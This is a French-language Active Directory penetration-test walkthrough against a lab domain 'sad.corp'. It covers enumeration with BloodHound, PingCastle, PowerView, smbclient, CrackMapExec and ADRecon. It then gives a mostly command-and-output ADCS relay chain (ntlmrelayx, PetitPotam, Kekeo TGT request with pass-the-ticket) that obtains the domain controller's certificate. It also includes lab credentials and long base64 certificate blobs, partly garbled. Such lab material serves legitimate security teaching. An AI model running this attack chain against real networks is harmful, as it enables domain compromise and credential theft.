certificates: /usr/share/neo4j/certificates  
licenses:  /usr/share/neo4j/licenses  
run:       /var/lib/neo4j/run  
Starting Neo4j.  
2023-05-27 14:30:44.364+0000 INFO Starting ...  
2023-05-27 14:30:45.020+0000 INFO This instance is ServerId{77fcfb28} (77fcfb28-01c6-4b91-b7cd-71bfce59e25c)  
2023-05-27 14:30:45.861+0000 INFO ===== Neo4j 5.2.0 =====  
2023-05-27 14:30:47.310+0000 INFO Bolt enabled on localhost:7687.  
2023-05-27 14:30:48.128+0000 INFO Remote interface available at http://localhost:7474/  
2023-05-27 14:30:48.133+0000 INFO id: 3B67A741CFC5E1F9D31465F2E75DE0735043E1BACB14E701F6697F480CFA2391  
2023-05-27 14:30:48.134+0000 INFO name: system  
2023-05-27 14:30:48.135+0000 INFO creationDate: 2023-01-07T11:41:13.771Z  
2023-05-27 14:30:48.135+0000 INFO Started.
```


Nous sommes désormais prêts pour lancer BloodHound GUI :

```
$ bloodhound
```



Dès que le programme est lancé, nous allons glisser tout le contenu du dossier SAD-CORP-BLOODHOUND dans la fenêtre.

BloodHound propose une liste de « queries ». Nous avons par exemple “LISTER DE TOUS LES COMPTES KERBEROASTABLES” :



BloodHound GUI

- PINGCASTLE

PingCastle est un outil de sécurité pour les réseaux informatiques Microsoft Active Directory. Sa principale fonction est d'identifier les vulnérabilités et de fournir des conseils pour améliorer la sécurité du réseau.


Voici une explication simple de son fonctionnement :

Audit : PingCastle scanne votre réseau Active Directory pour y trouver des vulnérabilités potentielles. Cela peut inclure des configurations incorrectes, des permissions trop larges, des comptes utilisateurs obsolètes, etc.

Rapport : Après avoir effectué son analyse, PingCastle produit un rapport détaillé. Ce rapport indique non seulement quelles vulnérabilités ont été trouvées, mais aussi à quel point elles sont dangereuses.

En somme, PingCastle est comme un médecin pour votre réseau Active Directory. Il diagnostique les problèmes, vous dit comment ils pourraient vous affecter, et vous prodigue des conseils pour vous améliorer.

Exécutez l'exe et sélectionnez le contrôle de santé et nous obtenons ce rapport html :



- POWERVIEW

D'abord, récupérez

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1> sur votre machine.

```
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser  
.\\PowerView.ps1  
  
$currentFunctions = Get-ChildItem function:  
.\\PowerView.ps1  
  
$scriptFunctions = Get-ChildItem function: | Where-Object  
{ $currentFunctions -notcontains $_ }  
  
$scriptFunctions | Format-Wide -Column 4
```

- ENUMERER SMB

SMB, ou Server Message Block, est un protocole de réseau qui permet le partage de fichiers, d'imprimantes, de ports série et de communications diverses entre différents nœuds sur un réseau. Il est principalement utilisé sur les réseaux

Microsoft Windows, bien qu'il existe aussi des versions pour d'autres systèmes d'exploitation.

Voici quelques éléments clés de son fonctionnement :

Partage de fichiers : SMB permet aux ordinateurs sur le même réseau de partager des fichiers. Par exemple, si vous avez un fichier sur votre ordinateur que vous voulez rendre accessible aux autres ordinateurs de votre réseau, vous pouvez le faire via SMB.

Partage d'imprimantes : De la même façon, SMB permet de partager des imprimantes sur un réseau. Ainsi, si vous avez une imprimante connectée à votre

ordinateur, les autres ordinateurs du réseau peuvent l'utiliser pour imprimer leurs documents.

Authentification : SMB comprend des mécanismes d'authentification qui vérifient l'identité des utilisateurs avant de leur donner accès aux ressources partagées. Cela aide à sécuriser le réseau en empêchant les accès non autorisés.

Protocole orienté client-serveur : SMB fonctionne sur le modèle client-serveur. Cela signifie qu'un ordinateur (le serveur) stocke les ressources et les autres ordinateurs (les clients) y accèdent.

Nous avons les identifiants d'un utilisateur, nous pouvons énumérer les dossiers partagés :



```
$ sudo smbclient -U 'sad.corp\saadeddine' -L 192.168.229.146
```

```
(rel@rel)-[~]
$ sudo smbclient -U 'sad.corp\saadeddine' -L 192.168.229.146
[sudo] Mot de passe de rel :
Password for [SAD.CORP\saadeddine]:
```

Sharename	Type	Comment
ADMIN\$	Disk	Administration à distance
Ahmad CRAIG	Disk	
Akira ROTH	Disk	
Aldo SELLERS	Disk	
Antoine MARTINET	Disk	
Anton LIU	Disk	
Arturo HO	Disk	
Avah Suarez	Disk	Respondable service IT
C\$	Disk	Partage par défaut
Caiden BAUER	Disk	
Carolina SUMMERS	Disk	
CertEnroll	Disk	Partage de services de certificats Active Directory
Chaim MENDOZA	Disk	
Cynthia PACE	Disk	
David LAFARGE	Disk	
IPC\$	IPC	IPC distant
NETLOGON	Disk	Partage de serveur d'accès
sharefolder	Disk	
SYSVOL	Disk	Partage de serveur d'accès

```
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.229.146 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Ici, nous pouvons voir que nous avons des dossiers partagés nommés d'après les utilisateurs. Parfois, nous avons même des indices intéressants dans le commentaire du dossier qui nous mènent à un utilisateur potentiellement plus privilégié.

Dans cet exemple, nous pouvons essayer de compromettre le compte de mademoiselle "Avah SUAREZ". (*Voir partie ASREPROAST pour la compromission du compte*)

Si nous essayons d'accéder au dossier C\$, nous pouvons voir que nous n'avons pas suffisamment de droits avec l'utilisateur actuel, donc nous voyons refuser l'accès :

```
$ sudo smbclient -U 'sad.corp\saadeddine' -L \\\\192.168.229.146\\C$
```

```
└─(rel@rel)-[~]
$ sudo smbclient -U 'sad.corp\saadeddine' \\\\192.168.229.146\\C$
Password for [SAD.CORP\saadeddine]:
tree connect failed: NT_STATUS_ACCESS_DENIED

└─(rel@rel)-[~]
$ █
```

Mais si nous essayons à nouveau après avoir obtenu les identifiants d'un utilisateur à privilèges élevés, nous pouvons commencer à examiner les fichiers C\$ du serveur.

Heureusement, mademoiselle Avah a suffisamment de privilèges :

```
$ sudo smbclient -U 'sad.corp\avah' -L \\\\192.168.229.146\\C$`
```

```

└─(rel@rel)-[~]
└─$ sudo smbclient -U 'sad.corp\saadeddine' '\\\\192.168.229.146\\C$ 
Password for [SAD.CORP\saadeddine]: 
tree connect failed: NT_STATUS_ACCESS_DENIED

└─(rel@rel)-[~]
└─$ sudo smbclient -U 'sad.corp\avah' '\\\\192.168.229.146\\C$ 
Password for [SAD.CORP\avah]: 
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin          DHS      0  Mon Dec 19 15:22:57 2022
ADUsers.csv           A       3248 Sun Dec 25 01:52:51 2022
Ahmad CRAIG          D       0  Sun May 28 17:26:46 2023
Akira ROTH           D       0  Sun May 28 19:09:52 2023
Aldo SELLERS          D       0  Sun May 28 17:26:47 2023
all-users-pass.csv    A       530 Wed Jan  4 15:26:13 2023
Antoine MARTINET     D       0  Sun May 28 17:26:47 2023
Anton LIU              D       0  Sun May 28 17:26:47 2023
Arturo HO              D       0  Sun May 28 16:28:50 2023
Avah Suarez            D       0  Sun May 28 19:07:12 2023
bootmgr                AHSR   384322 Sat Jul 16 15:18:08 2016
BOOTNXT                AHS     1  Sat Jul 16 15:18:08 2016
Caiden BAUER           D       0  Sun May 28 17:26:47 2023
Carolina SUMMERS        D       0  Sun May 28 17:26:46 2023
Chaim MENDOZA          D       0  Sun May 28 17:26:46 2023
Cynthia PACE            D       0  Sun May 28 17:26:47 2023
David LAFARGE           D       0  Sun May 28 17:26:47 2023
Documents and Settings DHSrn   0  Mon Dec 19 14:20:42 2022
Douglas MARKS           D       0  Sun May 28 17:26:46 2023
Eren JEAGER             D       0  Sun May 28 17:26:47 2023
Ernest BENSON            D       0  Sun May 28 17:26:47 2023
Felicity ERICKSON       D       0  Sun May 28 17:26:47 2023
File.txt                 A       323 Thu May 18 21:41:21 2023
Gabriel CALDWELL         D       0  Sun May 28 17:26:46 2023
Haley SMITH              D       0  Sun May 28 17:26:47 2023
Helena CHASE              D       0  Sun May 28 17:26:46 2023
inetpub                  D       0  Mon May 22 11:28:39 2023

```

• CRACKMAPEXEC

Crackmap vous permet de vous connecter à un réseau, de vérifier les mots de passe et même de lancer des commandes à distance. C'est un outil pratique pour découvrir les faiblesses de sécurité dans un système informatique et pour aider à les corriger. C'est un outil très apprécié par les experts en sécurité informatique pour protéger leurs systèmes contre les cyberattaques.

Nous allons énumérer tous les dossiers partagés sur le DC :

```
$ crackmapexec smb 192.168.229.146 -u 'valentin' -p 'Test1234' --users
```

Enumeration SMB

Nous allons énumérer les groupes dans le domaine :

```
$ crackmapexec smb 192.168.229.146 -u 'valentin' -p 'Test1234' --pass-pol
```

```
(rel@rel)-[~/Documents/impacket/examples]$ crackmapexec smb 192.168.229.146 -u 'valentin' -p 'Test1234' --pass-pol
[*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-PARENT) (domain:sad.corp) (signature:True) (SMBv1:True)
SMB    192.168.229.146 445 DC-PARENT          [+] sad.corp\valentin:Test1234
SMB    192.168.229.146 445 DC-PARENT          [+] Dumping password info for domain: SAD
SMB    192.168.229.146 445 DC-PARENT          Minimum password length: 1
SMB    192.168.229.146 445 DC-PARENT          Password history length: 24
SMB    192.168.229.146 445 DC-PARENT          Maximum password age: 41 days 23 hours 53 minutes
SMB    192.168.229.146 445 DC-PARENT          Peripheriques
SMB    192.168.229.146 445 DC-PARENT          Password Complexity Flags: 000001
SMB    192.168.229.146 445 DC-PARENT          Domain Refuse Password Change: 0
SMB    192.168.229.146 445 DC-PARENT          Domain Password Store Cleartext: 0
SMB    192.168.229.146 445 DC-PARENT          Domain Password Lockout Admins: 0
SMB    192.168.229.146 445 DC-PARENT          Domain Password No Clear Change: 0
SMB    192.168.229.146 445 DC-PARENT          Domain Password No Anon Change: 0
SMB    192.168.229.146 445 DC-PARENT          Domain Password Complex: 1
SMB    192.168.229.146 445 DC-PARENT          Minimum password age: 1 day 4 minutes
SMB    192.168.229.146 445 DC-PARENT          Reset Account Lockout Counter: 30 minutes
SMB    192.168.229.146 445 DC-PARENT          Locked Account Duration: 30 minutes
SMB    192.168.229.146 445 DC-PARENT          Account Lockout Threshold: None
SMB    192.168.229.146 445 DC-PARENT          Forced Log off Time: Not Set
```

Enumération des groupes.

II. ENUMERATION EN DEHORS DU DOMAINE

- ADRECON

ADRecon (Active Directory Reconnaissance) est un outil utilisé pour collecter des informations à partir d'une infrastructure Active Directory (AD) dans un environnement de réseau. L'objectif principal de cet outil est d'aider les administrateurs système et les auditeurs de sécurité à comprendre l'état actuel de l'infrastructure AD.

ADRecon agit comme un détective numérique. Il regarde dans tous les coins de votre réseau pour collecter des informations sur votre infrastructure Active Directory. Ensuite, il met toutes ces informations dans un rapport que vous pouvez utiliser pour examiner et évaluer la sécurité de votre réseau.

Nous allons exécuter à partir d'une machine qui n'est pas membre du domaine. Nous avons besoin du nom d'hôte/IP du contrôleur de domaine et des identifiants d'un utilisateur.

Les identifiants de l'utilisateur peuvent par exemple être obtenus grâce à RESPONDER.

Exécuter ceci :

- Naviguez d'abord à l'emplacement du fichier puis lancez :

```
$ `.\ADRecon.ps1 -DomainControllerDC-PARENT`
```

Vous allez ensuite voir une petite fenêtre apparaître devant vous pour saisir les identifiants de connexion d'un utilisateur du domaine.

Cela générera un dossier de rapports avec une liste de fichiers .CSV :

Nom	Modifié le	Type	Taille
AboutADRecon.csv	29/05/2023 13:43	Fichier CSV	1 Ko
Computers.csv	29/05/2023 13:42	Fichier CSV	2 Ko
ComputerSPNs.csv	29/05/2023 13:42	Fichier CSV	2 Ko
DefaultPasswordPolicy.csv	29/05/2023 13:42	Fichier CSV	2 Ko
DNSNodes.csv	29/05/2023 13:42	Fichier CSV	16 Ko
DNSZones.csv	29/05/2023 13:42	Fichier CSV	1 Ko
Domain.csv	29/05/2023 13:42	Fichier CSV	1 Ko
DomainControllers.csv	29/05/2023 13:42	Fichier CSV	1 Ko
Forest.csv	29/05/2023 13:42	Fichier CSV	1 Ko
gLinks.csv	29/05/2023 13:42	Fichier CSV	3 Ko
GPOs.csv	29/05/2023 13:42	Fichier CSV	1 Ko
GroupChanges.csv	29/05/2023 13:42	Fichier CSV	11 Ko
GroupMembers.csv	29/05/2023 13:42	Fichier CSV	12 Ko
Groups.csv	29/05/2023 13:42	Fichier CSV	19 Ko
OLUs.csv	29/05/2023 13:42	Fichier CSV	3 Ko
SchemaHistory.csv	29/05/2023 13:42	Fichier CSV	263 Ko
Sites.csv	29/05/2023 13:42	Fichier CSV	1 Ko
Trusts.csv	29/05/2023 13:42	Fichier CSV	1 Ko
Users.csv	29/05/2023 13:42	Fichier CSV	27 Ko
UserSPNs.csv	29/05/2023 13:42	Fichier CSV	1 Ko

Nous pouvons alors parcourir les fichiers et obtenir autant de données que possible.

- AUTRES METHODES D'ENUMERATION SANS ACCES AU DOMAINE

Trouver des noms d'utilisateur

Kerbrute avec une liste d'utilisateurs (en utilisant les noms d'employés connus de l'entreprise trouvés, etc...)

Énumération SMB :

Se connecter en tant qu'utilisateur anonyme **-si possible-** et parcourir les dossiers partagés, il y aurait des chances que les dossiers porteront le nom des utilisateurs.

Trouver des mots de passe

Brute force de mots de passe : utiliser une liste de mots de passe sur la liste des noms d'utilisateur que nous avons

Exploiter WPAD avec RESPONDER

Pour obtenir le hachage du mot de passe d'un utilisateur grâce aux recherches LLMNR, NBT-NS et DNS.

ADCS, NTLMRELAYX ET PETITPOTAM

NTLMRelayX est un outil qui peut être utilisé pour intercepter des communications sur un réseau et "relayer", ou transférer, des demandes d'authentification d'un endroit à un autre. Pour faire simple, imaginez qu'il s'agisse d'un intermédiaire qui peut prendre une demande de connexion à un système ou à un service et la rediriger vers un autre système. Pendant ce processus, NTLMRelayX peut parfois se faire passer pour un utilisateur valide, ce qui peut conduire à un accès non autorisé à des systèmes. C'est pourquoi il est souvent utilisé pour tester les vulnérabilités de sécurité dans les réseaux informatiques.

```
$ sudo python3 ntlmrelayx.py -t  
http://192.168.229.153/certsrv/certfnsh.asp -smb2support --adcs --  
template KerberosAuthentication
```

```
(rel@rel) [~/Documents/impacket/examples]  
$ sudo python3 ntlmrelayx.py -t http://192.168.229.153/certsrv/certfnsh.asp -smb2support --adcs --te  
mplate KerberosAuthentication  
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  
  
[*] Protocol Client LDAP loaded..  
[*] Protocol Client LDAPS loaded..  
[*] Protocol Client SMB loaded..  
[*] Protocol Client SMTP loaded..  
[*] Protocol Client DCSYNC loaded..  
[*] Protocol Client IMAP loaded..  
[*] Protocol Client IMAPS loaded..  
[*] Protocol Client MSSQL loaded..  
[*] Protocol Client RPC loaded..  
[*] Protocol Client HTTP loaded..  
[*] Protocol Client HTTPS loaded..  
[*] Running in relay mode to single host  
[*] Setting up SMB Server  
[*] Setting up HTTP Server on port 80  
[*] Setting up WCF Server  
[*] Setting up RAW Server on port 6666
```

Petitpotam exploite une vulnérabilité dans le service EFS (Encrypting File System) de Microsoft pour forcer une machine Windows à authentifier un attaquant sur une autre machine de son choix.



```
$ python3 PetitPotam.py 192.168.229.152 192.168.229.146
```

```
L$ python3 PetitPotam.py 192.168.229.152 192.168.229.146

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifikin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[+] Connecting to ncacn_np:192.168.229.146[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
^CTraceback (most recent call last):
  File "/home/rel/PetitPotam-main/PetitPotam.py", line 461, in <module>
    main()
  File "/home/rel/PetitPotam-main/PetitPotam.py", line 456, in main
    plop.EfsRpcOpenFileRaw(dce, options.listener)
  File "/home/rel/PetitPotam-main/PetitPotam.py", line 380, in EfsRpcOpenFileRaw
    resp = dce.request(request)
  File "/usr/lib/python3/dist-packages/impacket/dcerpc/v5/rpcrt.py", line 859, in request
    answer = self.recv()
  File "/usr/lib/python3/dist-packages/impacket/dcerpc/v5/rpcrt.py", line 1310, in recv
    response_data = self._transport.recv(forceRecv, count=MSRPCRespHeader._SIZE)
  File "/usr/lib/python3/dist-packages/impacket/dcerpc/v5/transport.py", line 553, in recv
    return self._smb_connection.readFile(self._tid, self._handle)
  File "/usr/lib/python3/dist-packages/impacket/smbconnection.py", line 570, in readFile
    bytesRead = self._SMBConnection.read_andx(treeId, fileId, offset, toRead)
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 1979, in read_andx
    return self.read(tid, fid, offset, max_size, wait_answer)
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 1314, in read
    ans = self.recvSMB(packetID)
  File "/usr/lib/python3/dist-packages/impacket/smb3.py", line 458, in recvSMB
    data = self._NetBIOSSession.recv_packet(self._timeout)
  File "/usr/lib/python3/dist-packages/impacket/nmb.py", line 915, in recv_packet
    data = self._read(timeout)
  File "/usr/lib/python3/dist-packages/impacket/nmb.py", line 1002, in __read
    data = self.read_function(4, timeout)
  File "/usr/lib/python3/dist-packages/impacket/nmb.py", line 984, in non_polling_read
```

Petitpotam : Réussie !

En même temps, nous obtenons un certificat en base64 dans le ntlmrelayx

```
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.229.146, attacking target
http://192.168.229.153
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://192.168.229.153 as SAD/DC-PARENT$ SUCCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.229.146 controlled, but there are
no more targets left!
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] GOT CERTIFICATE! ID 8
[*] Base64 certificate of user DC-PARENT$:
MIIRhQIBAzCCET8GCSqGSIB3DQEHAaCCETAEghEsMIIRKDCB18GCSqGSIB3DQEHBqCCB1AwggdMAgEAMIIHRQYJKoZIhvcNAQcBMB
wGCiqGSIB3DQEEMAQMwDgQImutJttcFK/UCAggAgIIHGNNshvS/F3rzlMa09Gzd7TEGchkn1HPbjj05++Y09exxn5uqTTbX5F70cFC
61gI3yWRVu09jsbx0Sdhw=EPliDhb6A0/QJb9f0r3DAH03khV8lFo8/U2msMzl0IiiDUP2BoaAuZ2fh2euibXngUfRG1Ks+M8pMD
VD9RkEf8r9nd6Y1/CmuCmL7gXXhyEH0FOeBG8SMm/mp6f+Dc3Y9YzgerE/JK7H6Fz2wyFn1ZRS/yJcwgh0ih94YLK63Ag0gWbsPnZ
ZL2816aAit9gt0tYZadK+Mu7CWMqQN75NMVvaUXsEkYAxp1YDcVztixGX4hx+IUDMuA/Miglpj5w45C+msFOTJzu0i9aFQ0HKhp/2w
c0xt54e1WfQvXSoV5EPNLN9HImgZXRM5J1HYKvSrvpBiityThM4YSEisUJjaKrppDVbXJ80l/oaoU0gtx6wAxYSBCrZ8jL7D8hx4b
ONT9uckkJ+0k4EI5ZVQiz6MfGER/ZCc81vpMi7G0d0vp8baIJ6Pwlh4lDZd0rwwaKdK1HBVmyMp0iVkrYMPZKOVBWY5HeKlJbm860
da/gyEhm9OmSz9u1Hjh8Ld/64UEqyNpt+2++37B3peygx5D6T2RIHJdFpfGuq25fu4xCBN4bBv7/9ghk/TQFHbjxIWesuN4K9KjrZ2
575l0GEzc+oWI9AB8UfCRmFr0Aqf0YjYgFc4Z+XWJ1Jz3Sqq8jo0UwJ6hmqeYpfYgtCapD2q7p/ZS17eiJZiqHvVOBimz7wB1T132G
0WSAVYY7FT559yWgWC8xLuq3Ifd28VtySfEP3+oahd0Kf24le0sWWIVqFg+mwOAVAHCT79Gj8qlckSc57r0hl0SeFKC+bHxiimJ
UPMVlCHNjr0UcZsdD4wk62SvbEc6GaJ8fDPcmayP+oYLMH0HBh0+8XzyP0ypFsFJz375SY3LGnyF45qgvX+Ner0Zc0VkgBoYD
idAZuYFutV4J4o68tuk0Tp1FIoWpn3gdkePzJdFD2KcEcjkAUDEb/EPZzg73djzbzskvJpoKrbejdMNCjUb17v8gCEOf7sCOqIbvms
CVVs5xW7Q7lCSXh4sdf4Pir1KGQdSF/W5BJu8IUbNC/1BzeclNsNDChKyhrw/mEHCBIrBJWV9/ZmHroCDJtU5878f0x9Ac7JPZTy9v
IngCQ11LSWDS75tDpEhdDn149r0js+gvIJ02y37+2JXoRoFwu0CwK81xR9PSOLbgJmFcQ0FW/WEY2/4F9mEyB2ww/AyXjI40zJX+b1
yduTSSMIwpW0/eGwJSojS1aKz4kwv9TsIVVTw+kSpGxe5QAP+gllkOJw2zVq2oIpElEDPVoVnSfqza8qx7NZ31h8DqEqfOIp6swhMh
7Z1fk15+Br4CobV7f0OsB/UxMiAkMlwz0lpRp/y61opw1z1435/4gn13wSNmrWQWbh0JBNxdfVfyfidSqeZyExsRNMMu3iAMGBzs
vxORhIw+hSG7Zja+IKG2IOWeUnSAwUAf3RciPiZEVhL5YK9FKyxAjS8YU5gqg6mN4LXas/vqG7N+KYEmcEbRps6M3lueH7YTRfd4
Kzw8gMsIH7TL3LyDmSfTHds1nx1JkntRwyeoLbQ/+CpGbHxFapUeTM6ub+9CN1vAG6CsMI8tNUuCENWTTHw209K/9Nmfg4ZsE2Rjg
7us5MWQ4NJdanPiU8iWAtLn6dWx3lw2*xyZVkcWnLOEdud/UGi3qHN2RrN6LqDqqn0viuu0Ht8UmfdSgAN9dqXh/3FdR6Y4HRzmD
W+4e0FRsB9LxmadXwQOKYES0ivu9Pw4vYQTHk4V9FaWUcEfW/6o87dHv1Ec4lBCY9erWF2X5A0s0NS6uJeT/qSvG2KwBXIdmek2m
GbCRSSuW+pZ/eWiQuMY8D9UYKQzyCo4zP6AbiGW2u98/w3NQzu7uzpLull+AZRRAhJyPbHlZ4KwsidTD3UXFSxa02dua30Sooai7r
aIzbfH3BkfRM837NsSUE7ctA1Ql+07yEJBCXII/LA8kwvNfn5B3Rvoz6X7srnlwZWjTuBv+FzFCTDXUPHjIhPSWnBK8qwV31rFlQ
Svt7F0MJ0vE7KSeLyT+75wTyxjMw5DCTPjRiexAXF4YzBa9HLf7Yum+j7Bpc97HJAPZE5WK9buUiQJTWrVhMgM7DxJTV4jZUYcmDfrf
UUHejWpxDAU7gxGin0fRfy0okuczqEaL47p5v9HHLUTuzWm1QtyUaeg1XfEmbo6aA/2xGkJW5NaXGwI2KRFEdYZxFoqjX60mLz0+Pr
```

C'est au tour d'aller sur la win-attack, nous utilisons Keeko

Nous activons d'abord les entré base64

```
$ base64 /input:on

PS C:\Users\saadeddine\Downloads\keeko\x64> .\keeko.exe
      keeko 2.1 (x64) built on Dec 14 2021 11:51:55
      / \  ('`-> "A La Vie, A L'Amour"
      |   K   /* * *
      \_ \_  Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
           https://blog.gentilkiwi.com/keeko                               (oe.eo)
                                         with 10 modules * * */

keeko # base64 /input:on
isBase64InterceptInput  is true
isBase64InterceptOutput is false

keeko #
```

Toujours sur Kekeo, nous allons demander un TGT en utilisant le certificat qu'on viens d'obtenir.

```
× ━ ━

$ tgt::ask /pfx:MIIRhQIBAzC--[snip]--jG2cL0QeRonA== /user:DC-
PARENT$ /domain:sad.corp /ptt

B2bxwdSK10o+BXIF0nTYGLGlyZrmneK5UsM1oYrrR6dI2GkJ2MKN41vy6HZFZs4CPg2ERpi1wVlAsmS1bV1A11ktbEbkAYbT78t0rNk9xJMX:1UbPFwsaOKx
q@2eHjWbLngujq@0ldCzmR6Kw4y0INsHGm1S1m5Tg4gGngFitFZXLcraiRKLEaHYMpAziuB3G8iZKK9aia96dGwm8gaGs46yJ3R34Uo3CGfvPYX1KH9SCCPko8
xYpJthW3FsPRf1P+GrA4KvxB9guZo+x+21G02754Td7I4K9cpwyA5bNE5yYnCXP/rwhc1c8L1Fzko1M5qxElDvJ2wOsV1PmEFBIgkMvCky1fSMwUu/BmL
1e4Px91KTCv/oed2YwUNwcm5V0VpPTNdiwcE+/50dpERZmmSLjVAQWTVPPWZOAbagaiKyTiWIPCzNCcnhp6/OYire4/w753og1Gr/A6Z1qGAXiZPgb3X
vpVS2is9VJRbwT/qJ9A8zQh+LmxixVvwX8GyphNT6xIV0RIYBaD4Uzjn6sKn1BUbdw1BuL3t/uHWe3hOTF3xhnOpbHpcGeH18V0eBm0YoajKPxqgMot
66f88+c88iyJd90OjGw@rI4b2b5tnrcp5LkCxWznxG1Ht/KjChxYgqC2UxRzm8YeXBj7teNRahjULW/b2VMPZLq917PKf1VRi7Bh8o56faUixuk9jAzSc
c7fhk93G18MgxRxsRvvz/XH2zzm1bke90XYB1cDKXyJS0Id8Q0U+L7dzppv/M64cJTh2mPVDPTnhuosoD1102rWJ09ec4o9PEUjo4n43bJumfoVLSp8iUK
Ndxob6CW5gPQ0dLHi v8mpej39juxA71dZUc8/52aCsSVMFrzNhZ7Iq8tZG1jrI23no+mrSSCPUSKA b2K7Wakh/nxH2q15ZHcvEB38KG/EWz/OjEyj12Imf
71UeMw7EuyGu1QrcNoukvB/iHOEGRT2hDfQrg15B/TruooFi4CkjZA+rB11AqkXBMDUvojeStByIYH/OEmalD+4ir6nVfv19cFcyEnYuyw+ih0w0GrF003
z1jzkNY2//049aDEps0@0bL82bd1wQwA4q+puEFpxNBHSS8YkgDxycr45Yx8CxuXMS40tAqaV3sllcPSfIt81tKwIPcdweHESBullbLE8FZs3yGz@y/E
tkg64vIqfwztH3YkCPUtmnEdB/40+MY+ftuu8Dk/h+MVNI13nwNYcxVjolbNxBe9N1t0KAEGH0MD0hw194EncyNjTrm08VXL+du7v7eunWliqb154RYti0EM
UEi2XssJir5s08iCYwALD2406xxPinjPzzMPGxkUUydpKX1C4MF/Y0lpkmnTncX5Hg5vTHObv23MgkcpDRiuKuPa984stCjHxKE/Kwkh084NMtY1xHjG/a
